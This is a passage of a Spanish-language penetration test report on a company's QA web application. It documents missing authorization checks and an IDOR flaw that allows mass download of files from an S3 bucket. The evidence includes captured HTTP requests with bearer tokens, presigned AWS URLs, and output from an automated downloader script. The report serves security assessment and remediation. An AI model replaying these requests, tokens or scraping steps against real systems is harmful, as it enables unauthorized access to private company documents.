En ese sentido, empleando el Bearer del usuario **Insideusr** se puede evidenciar que es posible ejecutar el endpoint de **tipo-servicios**, esto confirma la falta de control de autorización para un usuario que en su perfil no cuenta con la opción de **Tipo de Servicio**.



Caso de Uso 2: Opción de Tipos de Servicios, Agregar tipo de servicio

Esta opción es accesible en menú solo para el usuario **Insideadm**.



Internamente, la aplicación permite al usuario **Insideadm** adicionar nuevos tipos de usuario:


Request	Response
<pre> 1 POST /api/v1/tipo-servicios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 113 4 Sec-Ch-Ua-Platform: "Windows" usuario insideadm 5 Authorization: Bearer 6 1H7zQnlVircuGYBc1cBDEWxAsUhs8-37QeoEgiJT9XnI0VWRYR 7 Accept-Language: es-419,es;q=0.9 8 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 12 Safari/537.36 13 Content-Type: application/json 14 Accept: */* 15 Origin: https://qa-gemini.agunsa.com 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: cors 18 Sec-Fetch-Dest: empty 19 Referer: https://qa-gemini.agunsa.com/ 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=1, i 22 { 23 "codigo":"INSIDE_CODIGO", 24 "nombre":"INSIDE_TIPO", 25 "activo":true, 26 "familia":{ 27 "codigo":"TEST001", 28 "nombre":"TEST001" 29 } 30 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Wed, 01 Apr 2026 05:12:24 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 162 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Cont 8 Authorization 9 Access-Control-Allow-Methods: GET, POST, PUT, DELE 10 Cache-Control: no-store 11 Content-Security-Policy: default-src 'self';base-u 12 data;object-src 'none';script-src 'self';script-s 13 Cross-Origin-Opener-Policy: same-origin 14 Cross-Origin-Resource-Policy: same-origin 15 Etag: W/"a2-2ctM00b2FkeNAR3feDZ+RV6FZSw" 16 Origin-Agent-Cluster: ?1 17 Referrer-Policy: no-referrer 18 Strict-Transport-Security: max-age=31536000; inclu 19 X-Content-Type-Options: nosniff 20 X-Dns-Prefetch-Control: off 21 X-Download-Options: noopen 22 X-Frame-Options: SAMEORIGIN 23 X-Permitted-Cross-Domain-Policies: none 24 X-Xss-Protection: 0 25 { 26 "status":200, 27 "message":"OK", 28 "data":{ 29 "codigo":"INSIDE_CODIGO", 30 "nombre":"INSIDE_TIPO", 31 "activo":true, 32 "familia":{ 33 "codigo":"TEST001", 34 "nombre":"TEST001" 35 } 36 }, 37 "errors":[38] 39 } </pre>

Comportamiento normal es
que puede agregar tipo de
servicios


Sin embargo, se comprueba que la aplicación permite al usuario **Insideus** adicionar nuevos tipos de usuario:

Request	Response
<pre> 1 POST /api/v1/tipo-servicios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 117 4 Sec-Ch-Ua-Platform: "Windows" usuario Insideadm 5 Authorization: Bearer 6 TuzEoFfJsSLjQj0byc7ULJdgPztsP0qVr0TwQK_fHtt-yw3tds 7 Accept-Language: es-419,es;q=0.9 8 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 12 Safari/537.36 13 Content-Type: application/json 14 Accept: */* 15 Origin: https://qa-gemini.agunsa.com 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: cors 18 Sec-Fetch-Dest: empty 19 Referer: https://qa-gemini.agunsa.com/ 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=1, i 22 { 23 "codigo":"INSIDE_CODIGO_b", 24 "nombre":"INSIDE_TIPO_b", 25 "activo":true, 26 "familia":{ 27 "codigo":"TEST001", 28 "nombre":"TEST001" 29 } 30 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Wed, 01 Apr 2026 05:25:02 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 166 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Cont 8 Access-Control-Allow-Methods: GET, POST, PUT, DELE 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-u 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"a6-4f6HZwf9HG212QPDmxcn2kKuvoo" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; inclu 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 { 24 "status":200, 25 "message":"OK", 26 "data":{ 27 "codigo":"INSIDE_CODIGO_b", 28 "nombre":"INSIDE_TIPO_b", 29 "activo":true, 30 "familia":{ 31 "codigo":"TEST001", 32 "nombre":"TEST001" 33 } 34 }, 35 "errors":[36] 37 } </pre>

A pesar de no
tener configurado
en su perfil el
acceso, puede
agregar datos



Por otro lado, se ha podido evidenciar que si hay endpoints (como por ejemplo: </api/v1/findlogs>) que si cuentan con una validación correcta de autorización.



A02: Referencia insegura a objetos y limitación de tasa permite descarga y acceso a información de manera masiva

Descripción:

Se ha identificado una vulnerabilidad de Referencia Directa Insegura a Objetos (IDOR), también conocida como BOLA, en el endpoint de descarga de archivos de la plataforma. El sistema no valida si el usuario autenticado tiene permisos de propiedad o de acceso sobre el recurso identificado por el parámetro {id} en la URL.

Un usuario legítimo, con permisos para visualizar únicamente sus propios reportes (ej. IDs 130 y 136), puede manipular el identificador numérico de forma secuencial para obtener enlaces de descarga de Amazon S3 (bucket-sistemas-cpo) pertenecientes a otros usuarios o procesos de la compañía. Las pruebas confirmaron el acceso exitoso a un rango extendido de documentos (IDs 63 al 139) que contienen información operativa y planillas de carga.

OWASP TOP 10	A01:2025 – Broken Access Control
CWE	CWE-639: Authorization Bypass Through User-Controlled Key
Nivel de criticidad	Alto (7.7)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0 /AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: GET /api/v1/file/{id} HTTP/2 Parámetro Afectado: {id}
Impacto	- Exfiltración de Información Confidencial: Acceso a planillas de carga de eventos críticos, datos logísticos, fotografías de seguridad física entre otros. - Violación de Privacidad: Exposición de documentos privados de otros usuarios de la plataforma Agunsa. - Exposición de Infraestructura Cloud: El endpoint devuelve la URL prefirmada de S3, revelando nombres de buckets y estructuras de directorios en AWS. - Descarga Masiva (Scraping): Debido a que los IDs son numéricos y secuenciales, un atacante puede automatizar la descarga de toda la base documental de la plataforma en pocos minutos.
Recomendaciones	Implementar Verificación de Propiedad: El backend debe incorporar un control para verificar que el userID del token JWT coincide con el propietario o tiene permisos explícitos sobre el fileID solicitado antes de generar la URL de S3. Identificadores No Predecibles (UUID): Reemplazar los IDs enteros secuenciales por identificadores únicos universales (UUID v4). Esto impide que un atacante adivine IDs de otros archivos. Firmas de URL con Ámbito Limitado: Asegurar que las URLs prefirmadas de S3 tengan el tiempo de expiración más corto posible (ej. 5-10 minutos).


4. **Control de Tasa (Rate Limiting):** Limitar el número de peticiones de descarga por usuario para prevenir la exfiltración masiva de documentos.

Datos de prueba:

Cualquier usuario con acceso a opción de reportes, para este caso, se empleó el usuario **insideusr**.

Evidencias:

Esta prueba inicia en la función de reportes.



Luego del cual, se tiene acceso a esta funcionalidad de descarga de archivos, nótese que los Filtros dicen "Todos" y que aparecen solo dos archivos para descargar, en este caso dos reportes con id 136 y 130.



Al descargar el reporte con el id=136 se intercepta la solicitud y se puede apreciar que internamente, se genera una URL temporal con acceso al bucket de AWS el cual hace referencia al archivo a descargar.

Request

Pretty

Raw

Hex id=136

1

GET /api/v1/file/136 HTTP/2

2

Host: qa-gemini.agunsa.com

3

Sec-Ch-Ua-Platform: "Windows"

4

Authorization: Bearer

5

SGTkqCAnGNI2tCjKMy3m7FKtrwYc6CRlKdk-1s5Le2of5n1DjH

6

Accept-Language: es-419,es;q=0.9

7

Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"

8

Sec-Ch-Ua-Mobile: ?0

9

Access-Control-Allow-Origin: *

10

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

11

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0

12

Safari/537.36

13

Content-Type: application/json

14

Accept: */*

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-Mode: cors

17

Sec-Fetch-Dest: empty

18

Referer: https://qa-gemini.agunsa.com/

19

Accept-Encoding: gzip, deflate, br

20

Priority: u=1, i

Response

Pretty

Raw

Hex

Render

1

HTTP/2 200 OK

2

Date: Wed, 01 Apr 2026 20:26:40 GMT

3

Content-Type: application/json; charset=utf-8

4

Content-Length: 534

5

X-Powered-By: Express

6

Access-Control-Allow-Origin: *

7

Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With,

8

Access-Control-Request-Method, Access-Control-Request-Headers, X-API-Key, Authorization

9

Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS

10

Cache-Control: no-store

11

Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https:

12

data;form-action 'self';frame-ancestors 'self';img-src 'self' data;object-src

13

'none';script-src 'self';script-src-attr 'none';style-src 'self' https:

14

'unsafe-inline';upgrade-insecure-requests

15

Cross-Origin-Opener-Policy: same-origin

16

Cross-Origin-Resource-Policy: same-origin

17

Etag: W/"216-/Z4HkAJoDa+rryQfYGI46TsmIA"

18

Origin-Agent-Cluster: ?1

19

Referrer-Policy: no-referrer

20

Strict-Transport-Security: max-age=31536000; includeSubDomains

21

X-Content-Type-Options: nosniff

22

X-Dns-Prefetch-Control: off

23

X-Download-Options: noopen

24

X-Frame-Options: SAMEORIGIN

25

X-Permitted-Cross-Domain-Policies: none

26

X-Xss-Protection: 0

27

{

28

"status":200,

29

"message":"OK",

30

"data":

31

"https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/2025/informe_cumpliment

32

o_paco/12/ReporteCumplimientoPACO-2025-Diciembre.xlsx?X-Amz-Algorithm=AWS4-HMAC-SHA

33

256&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=AKIAFPYEU7U70QRBVVY42FC

34

026040142Pus-east-142F9342Faws4_request&X-Amz-Date=20260401T202640Z&X-Amz-Expires=3

35

600&X-Amz-Signature=8a280da25161a3da7b40157d31a5da007eb8bbf31c137c59dedad8103016485

36

b&X-Amz-SignedHeaders=host&X-Amz-checksum-mode=ENABLED&X-Id=GetObject",

37

"errors":[]

38

}

URL temporal de
descarga de archivo
en bucket de AWS

En ese sentido, se valida con una consulta automatizada que se puede llamar a otros valores no autorizados de id para descargar documentos (p.e. /api/v1/file/99).

Request

Pretty

Raw

Hex

1

GET /api/v1/file/99 HTTP/2

2

Host: qa-gemini.agunsa.com

3

Sec-Ch-Ua-Platform: "Windows"

4

Authorization: Bearer

5

SGTkqCAnGNI2tCjKMy3m7FKtrwYc6CRlKdk-1s5Le2of5n1DjH

6

Accept-Language: es-419,es;q=0.9

7

Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"

8

Sec-Ch-Ua-Mobile: ?0

9

Access-Control-Allow-Origin: *

10

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

Response

Pretty

Raw

Hex

Render

1

"status":200,

2

"message":"OK",

3

"data":

4

"https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626926213985355931629

5

10708597-ee5a1e38-60e0-43c2-bd27-1eb57b58bed1.jpg?X-Amz-Algorithm=AWS4-HMAC-SHA256&

6

X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=AKIAFPYEU7U70QRBVVY42FC0

7

40142Pus-east-142F9342Faws4_request&X-Amz-Date=20260401T210308Z&X-Amz-Expires=3600&

8

X-Amz-Signature=0b09fab772078e41934720fc390227c94224530c64a3824e88282412ad37ad6&X-

9

Amz-SignedHeaders=host&X-Amz-checksum-mode=ENABLED&X-Id=GetObject",

10

"errors":[]

Archivo que se
descarga del
bucket de AWS

52

En ese sentido, se pueden automatizar consultas para descargar los documentos.

Request	Id de archivos	Status	Response received	Length	Rutas de archivos Bucket AWS ubicados en búsqueda masiva
0		200	419	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626926213985355931692910708597-ee5a1f3
14	63	200	356	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626049526937180942908560712628-538b8c
15	64	200	360	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626054124662988583384702961219-78649d
16	65	200	361	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626060815505078656369518769390-eacaaa
17	66	200	357	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626060138333471598889481760410-1c387f0
18	67	200	356	1666	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/176260653460191283028347498621-29809ebd
19	68	200	363	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626064832847827709716633174901-0b1c3f4
20	69	200	357	1667	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/1762611791749333975403124213649-5e85bb6
21	70	200	365	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626119679867507732493675591923-a1529c
22	71	200	367	1667	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/1762612042642936371643281487935-56d61ca
23	72	200	394	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626121570737630624890378037533-0706b7
24	73	200	360	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/17626123513751205968644892913378-2b2f9b6
25	74	200	362	1668	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/1762613844960578302533955028120-a5f5d1a
26	75	200	363	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
27	76	200	357	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
28	77	200	356	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
29	78	200	358	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
30	79	200	364	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
31	80	200	367	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
32	81	200	368	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
33	82	200	357	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
34	83	200	361	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
35	84	200	364	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
36	85	200	362	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
37	86	200	361	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
38	87	200	355	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
39	88	200	362	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
40	89	200	356	1692	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2
41	90	200	361	1682	https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/WhatsApp%20Image%202025-11-08%20at%2

Request

```

GET /api/v1/file/99 HTTP/2
Host: qa-gemini.agunsa.com
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer
5G7kqcAnGN12tCJkMy3m7FKtrwYc6CR1Kdk-1s5Le2of5n1dJH
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Access-Control-Allow-Origin: *
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36

```

Response

```

1 HTTP/2 200 OK
2 Date: Wed, 01 Apr 2026 21:10:15 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 530
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: Origin, Accept,
Content-Type, X-Requested-With,
Access-Control-Request-Method,
Access-Control-Request-Headers, X-API-Key, Authoriz.
8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE,
OPTIONS

```

Asimismo, es posible realizar un web scrapping para descargar la información.

```

python idor_downloader.py --start 60 --end 100 --token "5G7kqcAnGN12tCJkMy3m7FKtrwYc6CR1Kdk-1s5Le2of5n1dJH"
Iniciando descarga masiva IDOR
Rango: 60 → 100
Carpeta: archivos_extraidos
Delay: 0.5s

ID 60 → ✗ HTTP 500
ID 61 → ✗ HTTP 500
ID 62 → ✗ HTTP 500
ID 63 → ✓ 17626049526937180942908560712628-538b8c12-3e22-4e83-bce3-b6b04eb4e6d8.jpg
ID 64 → ✓ 17626054124662988583384702961219-78649d8e-14c8-4ba2-9729-42672a22dce5.jpg
ID 65 → ✓ 17626060815505078656369518769390-eacaaa45-864c-4796-bfcb-00cb6a7c8f72.jpg

ID 66 → ✓ 17626060138333471598889481760410-1c387f0f-a6c5-4dd5-8ef7-067fa8758172.jpg
Procesando IDs: 15% | ██████████ | 6/41 [01:32<07:15, 12.44s/it]

```

000063_17626049526937180942908560712628-538
b8c12-3e22-4e83-bc63-b6b04eb4e6d8.jpg

000064_17626054124662988583384702961219-786
49d8e-14c8-4ba2-9729-42672a22dce5.jpg

000065_17626060815505078656369518769390-eac
aaa45-864c-4796-bfbc-00cb6a7c8f72.jpg

000066_1762606013833471598889481760410-1c3
87f0f-a6c5-4dd5-8ef7-067fa758172.jpg

000067_176260653466191283028347499621-29809
ebd-40a6-41ec-8000-62a6967fddc.jpg

000069_1762611791749333975403124213649-5e85
bb6b-b009-42f7-b2f5-1b1d840e99df.jpg

000070_17626119679867507732493675591923-a15
29ca6-fa2a-48be-9f68-6be63be8379.jpg

000071_1762612042642936371643281467935-56d6
1cab-b952-432c-b730-9b9522a8eb1f.jpg

000072_17626121570737630624890378037533-070
6b721-cf4a-403a-8326-a87184206b31.jpg

000073_17626123513751205968644892913378-2b2
f9b8a-bd3a-48be-8d41-bc7773d424a.jpg

000074_17626138449605783032533955028120-a5f
5d1ad-818b-4ab8-847f-7c7f24c20e56.jpg

000075_WhatsApp Image 2025-11-08 at
12.21.57-4c401b7-f55c-4e1e-9990-712a48b88a2

AutoSave ReporteCumplimientoPACO-2025-Diciembre (1).xlsx • Saved to this PC Search

File Home Insert Page Layout Formulas Data Review View Automate Developer Help Acrobat


Calibri 12 A⁺ A⁻ Wrap Text General Conditional Formatting Format as Table Normal Bad Good Neutral Insert

Paste Copy Format Painter Clipboard Font Font Text Color Background Color Alignment Number Styles

A1

	A	B	C	D	E	F
1						
2	Familia	Servicio	Tipo Servicio	Indicador	Componente	Fecha Limite
3	PACO	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A. OBRAS CIVILES	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	N/A
4	PACO	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A. OBRAS CIVILES	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	2025-12-01 23:59
5	PACO	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A. OBRAS CIVILES	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	2025-12-02 23:59
6	PACO	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A. OBRAS CIVILES	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	N/A
7	PACO	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A. OBRAS CIVILES	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	A10a Plataforma de Estacionamiento de Aeronaes Comerciales: efectuar ase, como minimo, una vez cada 12 (doce) horas [Detalle PACO]	2025-12-03 23:59
